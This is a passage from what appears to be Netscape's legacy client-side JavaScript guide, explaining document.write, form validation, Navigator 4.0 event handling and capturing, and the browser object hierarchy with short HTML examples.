objectName.methodName(arguments...)
```

where `objectName` is the name of the object, `methodName` is the name of the method, and `arguments` is a list of arguments to the method, separated by commas.

In addition to defining functions as described here, you can also define `Function` objects, as described in "Function Object" on page 187. For a complete description of defining and calling functions, see "Functions" on page 168.

A *method* is a function associated with an object. You'll learn more about objects and methods in Chapter 10, "Object Model." But right now, we will explore `write` a little more, because it is particularly useful.

Using the Write Method

As you saw in the previous example, the `write` method of `document` displays output in the Navigator. "Big deal," you say, "HTML already does that." But in a script you can do all kinds of things you can't do with ordinary HTML. For example, you can display text conditionally or based on variable arguments. For these reasons, `write` is one of the most often-used JavaScript methods.

The `write` method takes any number of string arguments that can be string literals or variables. You can also use the string concatenation operator (+) to create one string from several when using `write`.

Consider the following script, which generates dynamic HTML with Navigator JavaScript:

```
<HEAD>
<SCRIPT>
<!--- Hide script from old browsers
// This function displays a horizontal bar of specified width
function bar(widthPct) {
   document.write("<HR ALIGN='left' WIDTH=" + widthPct + "%>");
}

// This function displays a heading of specified level and some text
function output(headLevel, headText, text) {
   document.write("<H", headLevel, ">", headText, "</H",
      headLevel, "><P>", text)
}
// end script hiding from old browsers -->
```


```
</SCRIPT>
</HEAD>

<BODY>
<SCRIPT>
<!--- hide script from old browsers
bar(25)
output(2, "JavaScript Rules!", "Using JavaScript is easy...")
// end script hiding from old browsers -->
</SCRIPT>
<P> This is some standard HTML, unlike the above that is generated.
</BODY>
```

The HEAD of this document defines two functions:

- `bar`, which displays an HTML horizontal rule of a width specified by the function's argument.
- `output`, which displays an HTML heading of the level specified by the first argument, heading text specified by the second argument, and paragraph text specified by the third argument.

The document `BODY` then calls the two functions to produce the display shown in Figure 1.7.

Figure 1.7 Display created using JavaScript functions



JavaScript Rules!

Using JavaScript is easy...

This is some standard HTML, unlike the above that is generated.

The following line creates the output of the `bar` function:

```
document.write("<HR ALIGN='left' WIDTH=", widthPct, "%>")
```

Notice that the definition of `bar` uses single quotation marks inside double quotation marks. You must do this whenever you want to indicate a quoted string inside a string literal. Then the call to `bar` with an argument of 25 produces output equivalent to the following HTML:

```
<HR ALIGN="left" WIDTH=25%>
```

`write` has a companion method, `writeln`, which adds a newline sequence (a carriage return or a carriage return and linefeed, depending on the platform) at the end of its output. Because HTML generally ignores newlines, there is no difference between `write` and `writeln` except inside tags such as `PRE`, which respect carriage returns.

Printing Output

Navigator versions 3.0 and higher print output created with JavaScript. To print output, the user chooses Print from the File menu. Navigator 2.0 does *not* print output created with JavaScript.

In Navigator 4.0, if you print a page that contains layers, each layer is printed separately on the same page. For example, if three layers overlap each other in the browser, the printed page shows each layers separately.

If you choose Document Source or Frame Source from the View menu, the web browser displays the content of the HTML file with the generated HTML. If you instead want to view the HTML source showing the scripts which generate HTML (with the `document.write` and `document.writeln` methods), do not use the Document Source or Frame Source menu item. In this situation, use the `view-source:` protocol. For example, assume the file `file://c|/test.html` contains this text:

```
<HTML>
<BODY>
Hello,
<SCRIPT>document.write(" there.")</SCRIPT>
</BODY>
</HTML>
```

If you load this URL into the web browser, it displays the following:

```
Hello, there.
```

If you choose View Document Source, the browser displays:

```
<HTML>
<BODY>
Hello,
 there.
</BODY>
</HTML>
```

If you load `view-source:file://c|/test.html`, the browser displays:

```
<HTML>
<BODY>
Hello,
<SCRIPT>document.write(" there.")</SCRIPT>
</BODY>
</HTML>
```

Displaying Output

JavaScript in Navigator generates its results from the top of the page down. Once text has been displayed, you cannot change it without reloading the page. In general, you cannot update part of a page without updating the entire page. However, you can update

- A layer's contents.
- A "subwindow" in a frame separately. For more information, see Chapter 4, "Using Windows and Frames."
- Form elements without reloading the page; see "Example: Using an Event Handler" on page 46.

Validating Form Input

One of the most important uses of JavaScript is to validate form input to server-based programs such as server-side JavaScript applications or CGI programs. This is useful because

- It reduces load on the server. "Bad data" are already filtered out when input is passed to the server-based program.
- It reduces delays in case of user error. Validation otherwise has to be performed on the server, so data must travel from client to server, be processed, and then returned to client for valid input.
- It simplifies the server-based program.

Generally, you'll want to validate input in (at least) two places:

- As the user enters it, with an `onChange` event handler on each form element that you want validated.
- When the user submits the form, with an `onClick` event handler on the button that submits the form.

The JavaScript page on DevEdge contains pointers to sample code. One such pointer is a complete set of form validation functions. This section presents some simple examples, but you should check out the samples on DevEdge.

Example Validation Functions

The following are some simple validation functions.

```
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
function isaPosNum(s) {
   return (parseInt(s) > 0)
}

function qty_check(item, min, max) {
   var returnVal = false
   if (!isaPosNum(item.value))
      alert("Please enter a positive number")
   else if (parseInt(item.value) < min)
      alert("Please enter a " + item.name + " greater than " + min)
   else if (parseInt(item.value) > max)
      alert("Please enter a " + item.name + " less than " + max)
   else
      returnVal = true
   return returnVal
}

function validateAndSubmit(theform) {
   if (qty_check(theform.quantity, 0, 999)) {
      alert("Order has been Submitted")
      return true
   }
   else {
      alert("Sorry, Order Cannot Be Submitted!")
      return false
   }
}
</SCRIPT>
</HEAD>
```

isaPosNum is a simple function that returns true if its argument is a positive number, and false otherwise.

qty_check takes three arguments: an object corresponding to the form element being validated (item) and the minimum and maximum allowable values for the item (min and max). It checks that the value of item is a number between min and max and displays an alert if it is not.

validateAndSubmit takes a Form object as its argument; it uses qty_check to check the value of the form element and submits the form if the input value is valid. Otherwise, it displays an alert and does not submit the form.


Using the Validation Functions

In this example, the BODY of the document uses qty_check as an onChange event handler for a text field and validateAndSubmit as the onClick event handler for a button.

```
<BODY>
<FORM NAME="widget_order" ACTION="lwapp.html" METHOD="post">
How many widgets today?
<INPUT TYPE="text" NAME="quantity" onChange="qty_check(this, 0, 999)">
<BR>
<INPUT TYPE="button" VALUE="Enter Order"
onClick="validateAndSubmit(this.form)">
</FORM>
</BODY>
```

This form submits the values to a page in a server-side JavaScript application called lwapp.html. It also could be used to submit the form to a CGI program. The form is shown in Figure 1.8.

Figure 1.8 A JavaScript form



The onChange event handler is triggered when you change the value in the text field and move focus from the field by either pressing the Tab key or clicking the mouse outside the field. Notice that both event handlers use this to represent the current object: in the text field, it is used to pass the JavaScript object corresponding to the text field to `qty_check`, and in the button it is used to pass the JavaScript `Form` object to `validateAndSubmit`.

To submit the form to the server-based program, this example uses a button that calls `validateAndSubmit`, which submits the form using the `submit` method, if the data are valid. You can also use a submit button (defined by `<INPUT TYPE="submit">`) and then put an `onSubmit` event handler on the form that returns false if the data are not valid. For example,

```
<FORM NAME="widget_order" ACTION="lwapp.html" METHOD="post"
   onSubmit=”return qty_check(theform.quantity, 0, 999)”>
...
<INPUT TYPE=”submit”>
...
</FORM>
```

When `qty_check` returns false if the data are invalid, the `onSubmit` handler will prohibit the form from being submitted.

Debugging JavaScript

JavaScript allows you to write complex computer programs. As with all languages, you may make mistakes while writing your scripts. The Netscape JavaScript Debugger allows you to debug your JavaScript scripts.

For information on using the debugger, see *Getting Started with Netscape JavaScript Debugger*[1].

1. http://developer.netscape.com/library/documentation/jsdebug/index.htm

Chapter

2

Handling Events

JavaScript applications in the Navigator are largely event-driven. *Events* are actions that occur usually as a result of something the user does. For example, clicking a button is an event, as is changing a text field or moving the mouse over a link. For your script to react to an event, you define *event handlers*, such as `onChange` and `onClick`.

Event handling changed significantly between Navigator 3.0 and Navigator 4.0. Navigator 4.0 added:

- The `event` object, passed as an argument to each event handler and containing information about the event
- Additional events, such as `DragDrop` and `MouseDown`
- Event capturing to enable a window or document to capture an event before the target object (link, button, and so on) gets the event

For a good introduction to event handling in Navigator 4.0, see the article *Getting Ready for JavaScript 1.2 Events*[1] in the online View Source[2] magazine. In addition, the JavaScript technical notes[3] contain information on programming events.

JavaScript supports the events summarized in Table 2.1.

1. http://developer.netscape.com/news/viewsource/goodman_events.html
2. http://developer.netscape.com/news/viewsource/
3. http://developer.netscape.com/library/technote/

Table 2.1 Navigator event handlers

Event	Applies to	Occurs when	Event handler
`Abort`	images	User aborts the loading of an image (for example by clicking a link or clicking the Stop button)	`onAbort`
`Blur`	windows and all form elements	User removes input focus from window or form element	`onBlur`
`Change`	text fields, textareas, select lists	User changes value of element	`onChange`
`Click`	buttons, radio buttons, checkboxes, submit buttons, reset buttons, links	User clicks form element or link	`onClick`
`DragDrop`	windows	User drops an object onto the browser window, such as dropping a file on the browser window	`onDragDrop`
`Error`	images, windows	The loading of a document or image causes an error	`onError`
`Focus`	windows and all form elements	User gives input focus to window or form element	`onFocus`
`KeyDown`	documents, images, links, text areas	User depresses a key	`onKeyDown`
`KeyPress`	documents, images, links, text areas	User presses or holds down a key	`onKeyPress`
`KeyUp`	documents, images, links, text areas	User releases a key	`onKeyUp`
`Load`	document body	User loads the page in the Navigator	`onLoad`
`MouseDown`	documents, buttons, links	User depresses a mouse button	`onMouseDown`
`MouseMove`	nothing by default	User moves the cursor	`onMouseMove`
`MouseOut`	areas, links	User moves cursor out of a client-side image map or link	`onMouseOut`
`MouseOver`	links	User moves cursor over a link	`onMouseOver`
`MouseUp`	documents, buttons, links	User releases a mouse button	`onMouseUp`
`Move`	windows	User or script moves a window	`onMove`

Table 2.1 Navigator event handlers (Continued)

Event	Applies to	Occurs when	Event handler
`Reset`	forms	User resets a form (clicks a Reset button)	`onReset`
`Resize`	windows	User or script resizes a window	`onResize`
`Select`	text fields, textareas	User selects form element's input field	`onSelect`
`Submit`	forms	User submits a form	`onSubmit`
`Unload`	document body	User exits the page	`onUnload`

Defining an Event Handler

In all versions of Navigator, you define an event handler (a JavaScript function or series of statements) to handle an event. If an event applies to an HTML tag (that is, the event applies to the JavaScript object created from that tag), then you can define an event handler for it. The name of an event handler is the name of the event, preceded by "on." For example, the event handler for the `focus` event is `onFocus`.

To create an event handler for an HTML tag, add an event handler attribute to the tag. Put JavaScript code in quotation marks as the attribute value. The general syntax is

```
<TAG eventHandler="JavaScript Code">
```

where `TAG` is an HTML tag, `eventHandler` is the name of the event handler, and `JavaScript Code` is a sequence of JavaScript statements.

For example, suppose you have created a JavaScript function called `compute`. You make Navigator call this function when the user clicks a button by assigning the function call to the button's `onClick` event handler:

```
<INPUT TYPE="button" VALUE="Calculate" onClick="compute(this.form)">
```

You can put any JavaScript statements as the value of the `onClick` attribute. These statements are executed when the user clicks the button. To include more than one statement, separate statements with semicolons (;).

Notice in the preceding example `this.form` refers to the current form. The keyword `this` refers to the current object, which is the button. The construct `this.form` then refers to the form containing the button. The `onClick` event handler is a call to the `compute` function, with the current form as the argument.

Be sure to alternate double quotation marks with single quotation marks. Because event handlers in HTML must be enclosed in quotation marks, you must use single quotation marks to delimit string arguments. For example:

```
<INPUT TYPE="button" NAME="Button1" VALUE="Open Sesame!"
   onClick="window.open('mydoc.html', 'newWin')">
```


In general, it is good practice to define functions for your event handlers instead of using multiple JavaScript statements:

- It makes your code modular—you can use the same function as an event handler for many different items.
- It makes your code easier to read.

Example: Using an Event Handler

In the form shown in Figure 2.1, you can enter an expression (for example, 2+2) in the first text field, and then click the button. The second text field then displays the value of the expression (in this case, 4).

Figure 2.1 Form with an event handler



The script for this form is as follows:

```
<HEAD>
<SCRIPT>
<!--- Hide script from old browsers
function compute(f) {
   if (confirm("Are you sure?"))
      f.result.value = eval(f.expr.value)
   else
```

```
      alert("Please come back again.")
}
// end hiding from old browsers -->
</SCRIPT>
</HEAD>

<BODY>
<FORM>
Enter an expression:
<INPUT TYPE="text" NAME="expr" SIZE=15 >
<INPUT TYPE="button" VALUE="Calculate" onClick="compute(this.form)">
<BR>
Result:
<INPUT TYPE="text" NAME="result" SIZE=15 >
</FORM>
</BODY>
```

The HEAD of the document defines a single function, `compute`, taking one argument, `f`, which is a `Form` object. The function uses the `window.confirm` method to display a Confirm dialog box with OK and Cancel buttons.

If the user clicks OK, then `confirm` returns true, and the value of the `result` text field is set to the value of `eval(f.expr.value)`. The JavaScript function `eval` evaluates its argument, which can be any string representing any JavaScript expression or statements.

If the user clicks Cancel, then `confirm` returns false and the `alert` method displays another message.

The form contains a button with an `onClick` event handler that calls the `compute` function. When the user clicks the button, JavaScript calls `compute` with the argument `this.form` that denotes the current `Form` object. In `compute`, this form is referred to as the argument `f`.

Calling Event Handlers Explicitly

In Navigator 3.0 and later releases, you can reset an event handler specified by HTML, as shown in the following example.

```
<SCRIPT LANGUAGE="JavaScript">
function fun1() {
   ...
}
function fun2() {
   ...
}
</SCRIPT>

<FORM NAME="myForm">
<INPUT TYPE="button" NAME="myButton"
   onClick="fun1()">
</FORM>

<SCRIPT>
document.myForm.myButton.onclick=fun2
</SCRIPT>
```

Note that event handlers are function references, so you must assign `fun2` itself, not `fun2()` (the latter calls `fun2` and has whatever type and value `fun2` returns).

Also, because the event handler HTML attributes are literal function bodies, you cannot use `<INPUT onClick=fun1>` in the HTML source to make `fun1` the `onClick` handler for an input. Instead, you must set the value in JavaScript, as in the example.

Finally, because JavaScript is case-sensitive, in Navigator 3.0 you must spell event handler names in lowercase in JavaScript. In Navigator 4.0, you can also use the mixed case version of the name.

The Event Object

In Navigator 4.0, each event has an associated `event` object. The `event` object provides information about the event, such as the type of event and the location of the cursor at the time of the event. When an event occurs, and if an event handler has been written to handle the event, the `event` object is sent as an argument to the event handler.

In the case of a `MouseDown` event, for example, the `event` object contains the type of event (in this case `"MouseDown"`), the x and y position of the mouse cursor at the time of the event, a number representing the mouse button used, and a field containing the modifier keys (Control, Alt, Meta, or Shift) that were depressed at the time of the event. The properties used within the `event` object vary from one type of event to another. This variation is provided in the individual event descriptions in the *JavaScript Reference*.

Event Capturing

Typically, the object on which an event occurs handles the event. For example, when the user clicks a button, it is often the button's event handler that handles the event. Sometimes you may want the `window` or `document` object to handle certain types of events instead of leaving them for the individual parts of the document. For example, you may want the `document` object to handle all `MouseDown` events no matter where they occur in the document.

In Navigator 4.0, JavaScript's event capturing model allows you to define methods that capture and handle events before they reach their intended target. To accomplish this, the `window`, `document`, and `layer` objects use these event-specific methods:

- `captureEvents`—captures events of the specified type.
- `releaseEvents`—ignores the capturing of events of the specified type.
- `routeEvent`—routes the captured event to a specified object.
- `handleEvent`—handles the captured event. (Not a method of `layer`)

As an example, suppose you wanted to capture all click events occurring in a window.

Note If a window with frames wants to capture events in pages loaded from different locations, you need to use `captureEvents` in a signed script and call `enableExternalCapture`. For information on signed scripts, see Chapter 7, "JavaScript Security."

Briefly, the steps for setting up event capturing are:

1. Set up the window to capture all `Click` events.
2. Define a function that handles the event.
3. Register the function as the window's event handler for that event.

These steps are explained next.

Enable event capturing

To set up the window to capture all `Click` events, use a statement such as the following:

```
window.captureEvents(Event.CLICK);
```

The argument to `captureEvents` is a property of the `event` object and indicates the type of event to capture. To capture multiple events, the argument is a list separated by or (`|`). For example, the following statement captures `Click`, `MouseDown`, and `MouseUp` events:

```
window.captureEvents(Event.CLICK | Event.MOUSEDOWN | Event.MOUSEUP)
```

Defining the event handler

Next, define a function that handles the event. The argument `e` is the `event` object for the event.

```
function clickHandler(e) {
   //What goes here depends on how you want to handle the event.
   //This is described below.
}
```

You have four options for handling the event:

1. Return `true`. In the case of a link, the link is followed and no other event handler is checked. If the event cannot be canceled, this ends the event handling for that event.

   ```
   function clickHandler(e) {
      return true;
   }
   ```

   This allows the event to be completely handled by the document or window. The event is not handled by any other object, such as a button in the document or a child frame of the window.

2. Return `false`. In the case of a link, the link is not followed. If the event is non-cancelable, this ends the event handling for that event.

```
function clickHandler(e) {
   return false;
}
```

This allows you to suppress the handling of an event type. The event is not handled by any other object, such as a button in the document or a child frame of the window. You can use this, for example, to suppress the right mouse button in an application.

3. Call `routeEvent`. JavaScript looks for other event handlers for the event. If another object is attempting to capture the event (such as the document), JavaScript calls its event handler. If no other object is attempting to capture the event, JavaScript looks for an event handler for the event's original target (such as a button). The `routeEvent` function returns the value returned by the event handler. The capturing object can look at this return and decide how to proceed.

   When `routeEvent` calls an event handler, the event handler is activated. If `routeEvent` calls an event handler whose function is to display a new page, the action takes place without returning to the capturing object.

```
function clickHandler(e) {
   var retval = routeEvent(e);
   if (retval == false) return false;
   else return true;
}
```

4. Call the `handleEvent` method of an event receiver. Any object that can register event handlers is an event receiver. This method explicitly calls the event handler of the event receiver and bypasses the capturing hierarchy. For example, if you wanted all `Click` events to go to the first link on the page, you could use:

```
function clickHandler(e) {
   window.document.links[0].handleEvent(e);
}
```

   As long as the link has an `onClick` handler, the link will handle any click event it receives.

Registering the event handler

Finally, register the function as the window's event handler for that event:

```
window.onClick = clickHandler;
```

A complete example

In the following example, the window and document capture and release events:

```
<HTML>
<SCRIPT>

function fun1(e) {
   alert ("The window got an event of type: " + e.type +
      " and will call routeEvent.");
   window.routeEvent(e);
   alert ("The window returned from routeEvent.");
   return true;
}

function fun2(e) {
   alert ("The document got an event of type: " + e.type);
   return false;
}

function setWindowCapture() {
   window.captureEvents(Event.CLICK);
}

function releaseWindowCapture() {
   window.releaseEvents(Event.CLICK);
}

function setDocCapture() {
   document.captureEvents(Event.CLICK);
}

function releaseDocCapture() {
   document.releaseEvents(Event.CLICK);
}

window.onclick=fun1;
document.onclick=fun2;

</SCRIPT>
...
</HTML>
```

Chapter

3


Using Navigator Objects

This chapter describes JavaScript objects in Navigator and how to use them. These client-side JavaScript objects are sometimes referred to as *Navigator objects*, to distinguish them from server-side objects or user-defined objects.

Navigator Object Hierarchy

When you load a document in Navigator, it creates a number of JavaScript objects with property values based on the HTML in the document and other pertinent information. These objects exist in a hierarchy that reflects the structure of the HTML page itself. Figure 3.1 illustrates this object hierarchy.

Figure 3.1 Navigator object hierarchy



In this hierarchy, an object's "descendants" are properties of the object. For example, a form named `form1` is an object as well as a property of `document`, and is referred to as `document.form1`.

For a list of all objects and their properties, methods, and event handlers, see "What's in this Reference," in the *JavaScript Reference*.

Every page has the following objects:

- `navigator`: has properties for the name and version of the Navigator being used, for the MIME types supported by the client, and for the plug-ins installed on the client.
- `window`: the top-level object; has properties that apply to the entire window. There is also a `window` object for each "child window" in a frames document.

- `document`: contains properties based on the content of the document, such as title, background color, links, and forms.
- `location`: has properties based on the current URL.
- `history`: contains properties representing URLs the client has previously requested.

Depending on its content, the document may contain other objects. For instance, each form (defined by a `FORM` tag) in the document has a corresponding `Form` object.

To refer to specific properties, you must specify the object name and all its ancestors. Generally, an object gets its name from the `NAME` attribute of the corresponding HTML tag. For more information and examples, see Chapter 4, "Using Windows and Frames."

For example, the following refers to the `value` property of a text field named `text1` in a form named `myform` in the current document:

```
document.myform.text1.value
```

If an object is on a form, you must include the form name when referring to that object, even if the object does not need to be on a form. For example, images do not need to be on a form. The following code refers to an image that is on a form:

```
document.imageForm.aircraft.src='f15e.gif'
```

The following code refers to an image that is *not* on a form:

```
document.aircraft.src='f15e.gif'
```

Document Properties: an Example

The properties of the `document` object are largely content-dependent. That is, they are created based on the HTML in the document. For example, `document` has a property for each form and each anchor in the document.

Suppose you create a page named `simple.html` that contains the following HTML:

```
<HEAD><TITLE>A Simple Document</TITLE>
<SCRIPT>
function update(form) {
   alert("Form being updated")
}
</SCRIPT>
</HEAD>

<BODY>
<FORM NAME="myform" ACTION="foo.cgi" METHOD="get" >Enter a value:
<INPUT TYPE="text" NAME="text1" VALUE="blahblah" SIZE=20 >
Check if you want:
<INPUT TYPE="checkbox" NAME="Check1" CHECKED
   onClick="update(this.form)"> Option #1
<P>
<INPUT TYPE="button" NAME="button1" VALUE="Press Me"
   onClick="update(this.form)">
</FORM>
</BODY>
```

As you saw in the previous chapter, JavaScript uses the following object notation:

```
objectName.propertyName
```

Given the preceding HTML example, the basic objects might have properties like those shown in Table 3.1.

Table 3.1 Example object property values

Property	Value
`document.title`	`“A Simple Document”`
`document.fgColor`	`#000000`
`document.bgColor`	`#ffffff`
`location.href`	`“http://www.royalairways.com/samples/simple.html”`
`history.length`	`7`

Notice that the value of `document.title` reflects the value specified in the `TITLE` tag. The values for `document.fgColor` (the color of text) and `document.bgColor` (the background color) were not set in the HTML, so they are based on the default values specified in the Preferences dialog box (when the user chooses Preferences from the Edit menu).

Because there is a form in the document, there is also a `Form` object called `myform` (based on the form’s `NAME` attribute) that has child objects for the checkbox and the button. Each of these objects has a name based on the `NAME` attribute of the HTML tag that defines it, as follows:

- `document.myform`, the form
- `document.myform.Check1`, the checkbox
- `document.myform.button1`, the button

The `Form` object `myform` has other properties based on the attributes of the `FORM` tag, for example,

- `action` is `http://www.royalairways.com/samples/mycgi.cgi`, the URL to which the form is submitted.
- `method` is "get," based on the value of the `METHOD` attribute.
- `length` is 3, because there are three input elements in the form.

The `Form` object has child objects named `button1` and `text1`, corresponding to the button and text fields in the form. These objects have their own properties based on their HTML attribute values, for example,

- `button1.value` is "Press Me"
- `button1.name` is "Button1"
- `text1.value` is "blahblah"
- `text1.name` is "text1"

In practice, you refer to these properties using their full names, for example, `document.myform.button1.value`. This full name is based on the Navigator object hierarchy, starting with `document`, followed by the name of the form, `myform`, then the element name, `button1`, and, finally, the property name.

JavaScript Reflection and HTML Layout

JavaScript object property values are based on the content of your HTML document, sometimes referred to as *reflection* because the property values reflect the HTML. To understand JavaScript reflection, it is important to understand how the Navigator performs *layout*—the process by which Navigator transforms HTML tags into graphical display on your computer.

Generally, layout happens sequentially in the Navigator: the Navigator starts at the top of the HTML file and works downward, displaying output to the screen as it goes. Because of this "top-down" behavior, JavaScript reflects only HTML that it has encountered. For example, suppose you define a form with a couple of text-input elements:

```
<FORM NAME="statform">
<INPUT TYPE = "text" name = "userName" size = 20>
<INPUT TYPE = "text" name = "Age" size = 3>
```

These form elements are reflected as JavaScript objects that you can use *after* the form is defined: `document.statform.userName` and `document.statform.Age`. For example, you could display the value of these objects in a script after defining the form:

```
<SCRIPT>
document.write(document.statform.userName.value)
document.write(document.statform.Age.value)
</SCRIPT>
```

However, if you tried to do this before the form definition (above it in the HTML page), you would get an error, because the objects don't exist yet in the Navigator.

Likewise, once layout has occurred, setting a property value does not affect its value or appearance. For example, suppose you have a document title defined as follows:

```
<TITLE>My JavaScript Page</TITLE>
```

This is reflected in JavaScript as the value of `document.title`. Once the Navigator has displayed this in the title bar of the Navigator window, you cannot change the value in JavaScript. If you have the following script later in the page, it will not change the value of `document.title`, affect the appearance of the page, or generate an error.

```
document.title = "The New Improved JavaScript Page"
```

There are some important exceptions to this rule: you can update the value of form elements dynamically. For example, the following script defines a text field that initially displays the string "Starting Value." Each time you click the button, you add the text "...Updated!" to the value.

```
<FORM NAME="demoForm">
<INPUT TYPE="text" NAME="mytext" SIZE="40" VALUE="Starting Value">
<P><INPUT TYPE="button" VALUE="Click to Update Text Field"
   onClick="document.demoForm.mytext.value += '...Updated!' ">
</FORM>
```

This is a simple example of updating a form element after layout.

Using event handlers, you can also change a few other properties after layout has completed, such as `document.bgColor`.

Key Navigator Objects

This section describes some of the most useful Navigator objects, including `window`, `Frame`, `document`, `Form`, `location`, and `history` objects. For more detailed information on these objects, see the *JavaScript Reference*.

window and Frame Objects

The `window` object is the "parent" object for all other objects in Navigator. You can create multiple windows in a Navigator JavaScript application. A `Frame` object is defined by the `FRAME` tag in a `FRAMESET` document. `Frame` objects have the same properties and methods as `window` objects and differ only in the way they are displayed.

The `window` object has numerous useful methods, including:

- `open` and `close`: Opens and closes a browser window; you can specify the size of the window, its content, and whether it has a button bar, location field, and other "chrome" attributes.
- `alert`: Displays an Alert dialog box with a message.
- `confirm`: Displays a Confirm dialog box with OK and Cancel buttons.
- `prompt`: Displays a Prompt dialog box with a text field for entering a value.
- `blur` and `focus`: Removes focus from, or gives focus to a window.
- `scrollTo`: Scrolls a window to a specified coordinate.
- `setInterval`: Evaluates an expression or calls a function each time the specified period elapses.
- `setTimeout`: Evaluates an expression or calls a function once after the specified period elapses.

`window` also has several properties you can set, such as `location` and `status`.

You can set `location` to redirect the client to another URL. For example, the following statement redirects the client to the Netscape home page, as if the user had clicked a hyperlink or otherwise loaded the URL:

```
location = “http://home.netscape.com”
```

You can use the `status` property to set the message in the status bar at the bottom of the client window; for more information, see “Using the Status Bar” on page 94.

For more information on windows and frames, see Chapter 4, “Using Windows and Frames.” This book does not describe the full set of methods and properties of the `window` object. For the complete list, see the *JavaScript Reference*.

document Object

Because its `write` and `writeln` methods generate HTML, the `document` object is one of the most useful Navigator objects. A page has only one `document` object.

The `document` object has a number of properties that reflect the colors of the background, text, and links in the page: `bgColor`, `fgColor`, `linkColor`, `alinkColor`, and `vlinkColor`. Other useful document properties include `lastModified`, the date the document was last modified, `referrer`, the previous URL the client visited, and `URL`, the URL of the document. The `cookie` property enables you to get and set cookie values; for more information, see “Using Cookies” on page 94.

The `document` object is the ancestor for all the `Anchor`, `Applet`, `Area`, `Form`, `Image`, `Layer`, `Link`, and `Plugin` objects in the page.

In Navigator 3.0 and later, users can print and save generated HTML, by using the commands on the File menu. See the description of `document.write` in the *JavaScript Reference*.

Form Object

Each form in a document creates a `Form` object. Because a document can contain more than one form, `Form` objects are stored in an array called `forms`. The first form (topmost in the page) is `forms[0]`, the second `forms[1]`, and so on. In addition to referring to each form by name, you can refer to the first form in a document as

```
document.forms[0]
```

Likewise, the elements in a form, such as text fields, radio buttons, and so on, are stored in an `elements` array. You could refer to the first element (regardless of what it is) in the first form as

```
document.forms[0].elements[0]
```

Each form element has a `form` property that is a reference to the element's parent form. This property is especially useful in event handlers, where you might need to refer to another element on the current form. In the following example, the form `myForm` contains a `Text` object and a button. When the user clicks the button, the value of the `Text` object is set to the form's name. The button's `onClick` event handler uses `this.form` to refer to the parent form, `myForm`.

```
<FORM NAME="myForm">
Form name:<INPUT TYPE="text" NAME="text1" VALUE="Beluga">
<P>
<INPUT NAME="button1" TYPE="button" VALUE="Show Form Name"
   onClick="this.form.text1.value=this.form.name">
</FORM>
```

location Object

The `location` object has properties based on the current URL. For example, the `hostname` property is the server and domain name of the server hosting the document.

The `location` object has two methods:

- `reload` forces a reload of the window's current document.
- `replace` loads the specified URL over the current history entry.

history Object

The `history` object contains a list of strings representing the URLs the client has visited. You can access the current, next, and previous history entries by using the `history` object's `current`, `next`, and `previous` properties. You can access the other history values using the `history` array. This array contains an entry for each history entry in source order; each array entry is a string containing a URL.

You can also redirect the client to any history entry by using the `go` method. For example, the following code loads the URL that is two entries back in the client's history list.

```
history.go(-2)
```

The following code reloads the current page:

```
history.go(0)
```

The history list is displayed in the Navigator Go menu.

navigator Object

The `navigator` object contains information about the version of Navigator in use. For example, the `appName` property specifies the name of the browser, and the `appVersion` property specifies version information for the Navigator.

The `navigator` object has three methods:

- `javaEnabled` specifies whether Java is enabled.
- `taintEnabled` specifies whether data tainting is enabled. (Navigator 3.0 only)
- `preference` lets you use a signed script to get or set various user preferences (Navigator 4.0 only)

Navigator's Object Arrays

Some Navigator objects have properties whose values are themselves arrays. These arrays are used to store information when you don't know ahead of time how many values there will be. Table 3.2 shows which properties of which objects have arrays as values.

Table 3.2 Predefined JavaScript arrays

Object	Property	Description
